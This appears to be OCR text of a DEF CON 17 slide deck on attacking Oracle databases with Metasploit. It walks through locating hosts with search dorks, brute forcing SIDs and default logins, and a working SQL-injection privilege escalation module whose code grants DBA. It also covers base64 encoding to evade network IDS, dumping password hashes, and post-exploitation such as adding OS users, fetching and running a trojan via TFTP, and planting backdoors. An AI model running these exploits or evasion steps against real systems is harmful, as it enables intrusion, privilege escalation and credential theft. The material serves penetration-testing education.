Attacking Oracle with the Metasploit Framework

defcon 17

Who Are We?

- Chris Gates
  - <cg [@] metasploit.com>
- What pays the bills
  - Pentester for
- Security Blogger
  - http://carnal0wnage.attackresearch.com
- Security Twit
  - Carnal0wnage
- Want more?
  - Chris Gates + carnal0wnage + maltego ☺

METASPLOIT

Who Are We?

- Mario Ceballos
  - <mc [@] metasploit.com>
- What do I do?
  - Vulnerability Research/Exploit Development.
  - Metasploit Framework Developer.
    - Focus is on auxiliary and exploit modules.
  - Pentesting for some company.

METASPLOIT

Why Oracle?

- Why the focus on Oracle?
  - Been on lots of pentests & seen lots of potential targets.
  - The Oracle business model allows for free downloads of products, but you pay for updates. The result is tons of potential shells.
  - Privilege Escalation and data theft is pretty easy, but shells are always better.

METASPLOIT

Why Oracle?

- Why the focus on Oracle?
  - Some support is provided by the commercial attack **frameworks, but really don't have much coverage for** non-memory corruption vulns.
  - Other tools that target Oracle.
    - Inguma
    - Oraspoit (not public)
    - Pangolin (if you want to give your hard earned shell back to .cn)
    - A few free commercial products focused on vulnerability assessment rather than exploitation.

METASPLOIT

Current Metasploit Support

- Some support for Oracle is already provided.
  - Exploit modules.
    - Handful of memory corruption modules that target earlier versions of Oracle and some of if its other applications.
  - Auxiliary modules.
    - Handful of modules that assist in discovering the SID, Identifying the version, sql injection, post exploitation, and a ntlm stealer.

METASPLOIT

New Metasploit Support

- Introduction of a TNS Mixin.
  - Handles a basic TNS packet structure.
    - **"(CONNECT_DATA=(COMMAND=#{command}))"**
    - Used for some of our auxiliary modules.
    - Used for our TNS exploits.
- Introduction of a ORACLE Mixin.
  - Handles our direct database access.
  - Dependencies:
    - Oracle Instant Client.
    - ruby-dbi.
    - ruby-oci8.

METASPLOIT

New Metasploit Support (cont.)

- Introduction of a ORACLE Mixin.
  - Exposes a few methods.
    - connect()
      - Establishes a database handle.
    - disconnect()
      - Disconnect all database handles.
    - preprare_exec()
      - Prepares a statement then executes it.

METASPLOIT

New Metasploit Support (cont.)

- Introduction of a ORACLE Mixin.
  - Really makes things simple.

```
msf auxiliary(sql) > set SQL "select * from global_name"
SQL => select * from global_name
msf auxiliary(sql) > run

[*] Sending SQL...
[*] ORCL.REGRESS.RDBMS.DEV.US.ORACLE.COM
[*] Done...
[*] Auxiliary module execution completed
msf auxiliary(sql) >
```

METASPLOIT

Oracle Attack Methodology

- We need 4 things to connect to an Oracle DB.
  - IP.
  - Port.
  - Service Identifier (SID).
  - Username/Password.

METASPLOIT

Oracle Attack Methodology

- Locate Oracle Systems.
- Determine Oracle Version.
- Determine Oracle SID.
- Guess/Bruteforce USER/PASS.
- Privilege Escalation via SQL Injection.
- Manipulate Data/Post Exploitation.
- Cover Tracks.

METASPLOIT

Oracle Attack Methodology

- Locate Oracle Systems
  - Nmap.
  - Information Disclosure Vulns.
  - Google.

METASPLOIT

Locate Oracle Systems

- Nmap.
  - Look for common oracle ports 1521-1540,1158,5560
  - cg@attack:~$ nmap -sV 192.168.0.100 -p 1521

```
Interesting ports on 192.168.0.100:
PORT     STATE SERVICE    VERSION
1521/tcp open  oracle-tns Oracle TNS Listener
```


Locate Oracle Systems

- Google.
  - Google dorks to locate Oracle systems.
    - intitle:iSQL intitle:Release inurl:isqlplus intitle:10.1
    - inurl:pls/portal
    - "Index of" "Oracle-HTTP-Server" Server at Port "Last modified" 1.3.12
    - www.red-database-security.com/wp/google_oracle_hacking_us.pdf
  - Yahoo dorks? to locate Oracle systems.
    - intitle:iSQL intitle:Release inurl:isqlplus
    - inurl:pls/portal
    - “Oracle-HTTP-Server" Server at Port "Last modified" 1.3.12
    - www.red-database-security.com/wp/yahoo_oracle_hacking_us.pdf

METASPLOIT

Locate Oracle Systems

- Sometimes they come pre-0wned. ☺



METASPLOIT

Oracle Attack Methodology

- Locate a system running Oracle.
- Determine Oracle Version.
- Determine Oracle SID.
- Guess/Bruteforce USER/PASS.
- Privilege Escalation via PL/SQL Injection.
- Manipulate Data/Post Exploitation.
- Cover Tracks.

METASPLOIT

Oracle Attack Methodology

- Determine Oracle Version.
  - **tns_packet("(CONNECT_DATA=(COMMAND=VERSION))")**

```
msf auxiliary(tnslsnr_version) > set RHOSTS 172.10.1.107-172.10.1.110
RHOSTS => 172.10.1.107-172.10.1.110
msf auxiliary(tnslsnr_version) > run
[*] Host 172.10.1.107 is running: Solaris: Version 9.2.0.1.0 – Production
[*] Host 172.10.1.108 is running: Linux: Version 11.1.0.6.0 - Production
[*] Host 172.10.1.109 is running: 32-bit Windows: Version 10.2.0.1.0 - Production
[*] Auxiliary module execution completed
msf auxiliary(tnslsnr_version) > db_notes
[*] Time: Fri May 29 16:09:41 -0500 2009 Note: host=172.10.1.107 type=VERSION Solaris:
Version 9.2.0.1.0 – Production
…
[*] Time: Fri May 29 16:09:44 -0500 2009 Note: host=172.10.1.109 type=VERSION data=32-
bit Windows: Version 10.2.0.1.0 - Production
msf auxiliary(tnslsnr_version) >
```

METASPLOIT

Oracle Attack Methodology

- Locate a system running Oracle.
- Determine Oracle Version.
- Determine Oracle SID.
- Guess/Bruteforce USER/PASS.
- Privilege Escalation via SQL Injection.
- Manipulate Data/Post Exploitation.
- Cover Tracks.

METASPLOIT

Oracle Attack Methodology

- Determine Oracle Service Identifier (SID).
  - **tns_packet("(CONNECT_DATA=(COMMAND=STATUS))")**
  - By querying the TNS Listener directly, brute force for default SID's or query other components that may contain it.

```
msf auxiliary(sid_enum) > run
[*] Identified SID for 172.10.1.107: PLSExtProc
[*] Identified SID for 172.10.1.107 : acms
[*] Identified SERVICE_NAME for 172.10.1.107 : PLSExtProc
[*] Identified SERVICE_NAME for 172.10.1.107 : acms
[*] Auxiliary module execution completed
msf auxiliary(sid_enum) > run
[-] TNS listener protected for 172.10.1.109...
[*] Auxiliary module execution completed
```

METASPLOIT

Oracle Attack Methodology

- Determine Oracle SID.
  - By quering the TNS Listener directly, brute force for default SID's or query other components that may contain it.

```
msf auxiliary(sid_brute) > run

[*] Starting brute force on 172.10.1.109, using sids
from /home/cg/evil/msf3/dev/data/exploits/sid.txt...
[*] Found SID 'ORCL' for host 172.10.1.109.

[*] Auxiliary module execution completed
```

METASPLOIT

Oracle Attack Methodology


- Determine Oracle SID.
  - By quering the TNS Listener directly, brute force for default SID's or query other components that may contain it.

```
msf auxiliary(sid_enum) > run
[-] TNS listener protected for 172.10.1.108...
[*] Auxiliary module execution completed
msf auxiliary(sid_enum) > use auxiliary/scanner/oracle/spy_sid
msf auxiliary(spy_sid) > run
[*] Discovered SID: ‘orcl' for host 172.10.1.108
[*] Auxiliary module execution completed
msf auxiliary(spy_sid) >
```

METASPLOIT

Oracle Attack Methodology

- Determine Oracle SID.
  - Enterprise Manger Console.



METASPLOIT

Oracle Attack Methodology

- Determine Oracle SID.
  - Enterprise Manager Console.
  - Query other components that may contain it.

```
msf auxiliary(sid_enum) > run
[-] TNS listener protected for 172.10.1.108...
[*] Auxiliary module execution completed
msf auxiliary(sid_enum) > use auxiliary/scanner/oracle/oas_sid
msf auxiliary(oas_sid) > run
[*] Discovered SID: ‘orcl' for host 172.10.1.109
[*] Auxiliary module execution completed
msf auxiliary(oas_sid) >
```

METASPLOIT

Oracle Attack Methodology

- Locate a system running Oracle.
- Determine Oracle Version.
- Determine Oracle SID.
- Guess/Bruteforce USER/PASS.
- Privilege Escalation via SQL Injection.
- Manipulate Data/Post Exploitation.
- Cover Tracks.

METASPLOIT

Oracle Attack Methodology

- Determine Oracle Username/Password.
  - Brute Force For Known Default Accounts.

```
msf auxiliary(brute_login) > set SID ORCL
SID => ORCL
msf auxiliary(brute_login) > run
.
[-] ORA-01017: invalid username/password; logon denied
[-] ORA-01017: invalid username/password; logon denied
[*] Auxiliary module execution completed
msf auxiliary(brute_login) > db_notes
[*] Time: Sat May 30 08:44:09 -0500 2009 Note: host=172.10.1.109
type=BRUTEFORCED_ACCOUNT data=SCOTT/TIGER
```

METASPLOIT

Oracle Attack Methodology

- Locate a system running Oracle.
- Determine Oracle Version.
- Determine Oracle SID.
- Guess/Bruteforce USER/PASS.
- Privilege Escalation via SQL Injection.
- Manipulate Data/Post Exploitation.
- Cover Tracks.

METASPLOIT

Oracle Attack Methodology

- Privilege Escalation via SQL Injection.

- SQL Injection in default Oracle packages.
  - A good chunk of it executable by public! ☺
  - Regular SQLI requires CREATE PROCEDURE privilege which most default accounts possess.
  - Cursor SQLI only requires CREATE SESSION privilege.

METASPLOIT

Privilege Escalation

- The code.

```
def initialize(info = {})super(update_info(info,
'Name'          => 'SQL Injection via SYS.LT.FINDRICSET.',
'Description'    => %q{snip...
'Author'        => [ 'MC' ],
'License'       => MSF_LICENSE,
'Version'       => '$Revision:$',
'References'     =>[ [ 'BID', '26098' ],],
'DisclosureDate' => 'Oct 17 2007'))
register_options( [
OptString.new('SQL', [ false, 'SQL to execute.',  "GRANT DBA to
#{datastore['DBUSER']}"]),], self.class)
```

METASPLOIT

Privilege Escalation

- The code.

```
name  = Rex::Text.rand_text_alpha_upper(rand(10) + 1)
function =
"CREATE OR REPLACE FUNCTION #{name} RETURN NUMBER
AUTHID CURRENT_USER AS
PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
EXECUTE IMMEDIATE '#{datastore['SQL'].upcase}'; COMMIT;
RETURN(0);
END;"
```

METASPLOIT

Privilege Escalation

- The code.

```
package ="BEGIN
SYS.LT.FINDRICSET('.'' #{datastore ['DBUSER']}.#{name}||'''')--','');
                END;"
clean = "DROP FUNCTION #{name}"
....
print_status("Sending first function...")
prepare_exec(function)
print_status("Attempting sql injection on SYS.LT.FINDRICSET...")
prepare_exec(package)
print_status("Removing function '#{name}'...")
prepare_exec(clean)
....
```

METASPLOIT

Privilege Escalation

- The set-up.

msf auxiliary(lt_findricset) > **set RHOST 172.10.1.109**

RHOST => 172.10.1.109

msf auxiliary(lt_findricset) > **set RPORT 1521**

RPORT => 1521

msf auxiliary(lt_findricset) > **set DBUSER SCOTT**

DBUSER => SCOTT

msf auxiliary(lt_findricset) > **set DBPASS TIGER**

DBPASS => TIGER

msf auxiliary(lt_findricset) > **set SID ORCL**

SID => ORACLE

msf auxiliary(lt_findricset) > **set SQL GRANT DBA TO SCOTT**

SQL => GRANT DBA TO SCOTT

METASPLOIT

Privilege Escalation

- Attacking SYS.LT.FINDRICSET.

```
msf auxiliary(lt_findricset) > set SQL "grant dba to scott"
SQL => grant dba to scott
msf auxiliary(lt_findricset) > run

[*] Sending first function...
[*] Done...
[*] Attempting sql injection on SYS.LT.FINDRICSET...
[*] Done...
[*] Removing function 'NBVFICZ'...
[*] Done...
[*] Auxiliary module execution completed
msf auxiliary(lt_findricset) >
```

METASPLOIT

Privilege Escalation

- Success?
  - Before Injection.

SQL => select * from user_role_privs

msf auxiliary(sql) > run

[*] Sending SQL...

[*] SCOTT,CONNECT,NO,YES,NO

[*] SCOTT,RESOURCE,NO,YES,NO

  - After Injection.

msf auxiliary(sql) > run

[*] Sending SQL...

[*] SCOTT,CONNECT,NO,YES,NO

[*] SCOTT,DBA,NO,YES,NO

[*] SCOTT,RESOURCE,NO,YES,NO

METASPLOIT

Privilege Escalation

- Which works, but...

ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >	< Layer 4 Proto >
#0-(1-9)	[url] [cve] [icat] [bugtraq] [local] [snort] ORACLE Oracle database SYS.LT.FINDRICSET SQL injection attempt	2009-05-25 18:27:28	172.10.1.108:50629	172.10.1.106:2723	TCP
#1-(1-8)	[local] [snort] ORACLE grant attempt	2009-05-25 18:27:28	172.10.1.108:50627	172.10.1.106:2722	TCP

METASPLOIT

Privilege Escalation

- This Can Be Solved By Implementing Some Basic Evasion.

dos = Rex::Text.encode_base64(package)


- Which Is Then Decoded On The Remote Side.

```
DECLARE
#{rand2} VARCHAR2(32767);
BEGIN
#{rand2} :=
utl_raw.cast_to_varchar2(utl_encode.base64_decode(utl_raw.cast_to_raw('#{dos}')));
EXECUTE IMMEDIATE #{rand2}; END;
```

METASPLOIT

Privilege Escalation

- We Bypass The NIDS, But Not So Much The HIPS




METASPLOIT

Privilege Escalation

- At least not with that exploit!

"select sys.dbms_metadata.get_xml('''||#{datastore['DBUSER']}.#{name}()||'','') from dual"



METASPLOIT

Privilege Escalation Exploits

- Coverage.
  - lt_findricset.rb
  - lt_findricset_cursor.rb
  - dbms_metadata_open.rb
  - dbms_cdc_ipublish.rb
  - dbms_cdc_publish.rb
  - lt_compressworkspace.rb
  - lt_mergeworkspace.rb
  - lt_removeworkspace.rb
  - lt_rollbackworkspace.rb

METASPLOIT

Oracle Attack Methodology

- Locate a system running Oracle.
- Determine Oracle Version.
- Determine Oracle SID.
- Guess/Bruteforce USER/PASS.
- Privilege Escalation via SQL Injection.
- Manipulate Data/Post Exploitation.
- Cover Tracks.

METASPLOIT

Post Exploitation

- If all I want is the Data after SQLI to DBA we are probably done.
  - sql.rb to run SQL commands.

```
msf auxiliary(sql) > set SQL "select username,password,account_status from
    dba_users”
SQL => select username,password,account_status from dba_users
msf auxiliary(sql) > run
[*] Sending SQL...
[*] SYS,7087B7E95718C0CC,OPEN
[*] SYSTEM,66DC0F914CDD83F3,OPEN
[*] DBSNMP,E066D214D5421CCC,OPEN
[*] SCOTT,F894844C34402B67,OPEN
[*] Done...
[*] Auxiliary module execution completed
msf auxiliary(sql) >
```

METASPLOIT

Post Exploitation

- Data is nice, but shells are better ☺
  - Several published methods for running OS commands via oracle libraries.
    - Via Java.
    - Extproc backdoors.
    - Dbms_Scheduler.
    - Run custom pl/sql or java

METASPLOIT

Post Exploitation

- Win32Exec
  - Grant user JAVASYSPRIVS using sql.rb.
  - Run win32exec.rb to run system commands.
  - Examples
    - Net User Add
    - **TFTP get trojan.exe → execute trojan.exe**
    - FTP Batch Scripts
    - **Net User Add → metasploit psexec exploit**

METASPLOIT

Post Exploitation

- Win32Exec

msf auxiliary(win32exec) > **set CMD "net user dba P@ssW0rd1234 /add“**
CMD => net user dba P@ssW0rd1234 /add
msf auxiliary(win32exec) > run
[*] Creating MSF JAVA class...
[*] Done...
[*] Creating MSF procedure...
[*] Done...
[*] Sending command: 'net user dba P@ssW0rd1234 /add‘
[*] Done...
[*] Auxiliary module execution completed

METASPLOIT

Post Exploitation

- FTP Upload
  - Echo over FTP batch script via UTL_FILE, use DBMS_Scheduler to run the script and execute the malware.
  - Demo Video at:
    - http://vimeo.com/2704188

METASPLOIT

Post Exploitation

- Perl Backdoor
  - Oracle installs perl with every install.
  - Use UTL_FILE to echo over perl shell line by line.
  - Use one of the other tools to execute perl shell.
  - Easy to use with *nix

METASPLOIT

Post Exploitation

- Extproc Backdoor via directory traversal.
  - Allows you to call libraries outside of oracle root.
  - Nix and win32.
  - CVE 2004-1364
    - 9.0.1.1 – 9.0.1.5
    - 9.2.0.1 – 9.2.0.5
    - 10.1.0.2

METASPLOIT

Post Exploitation

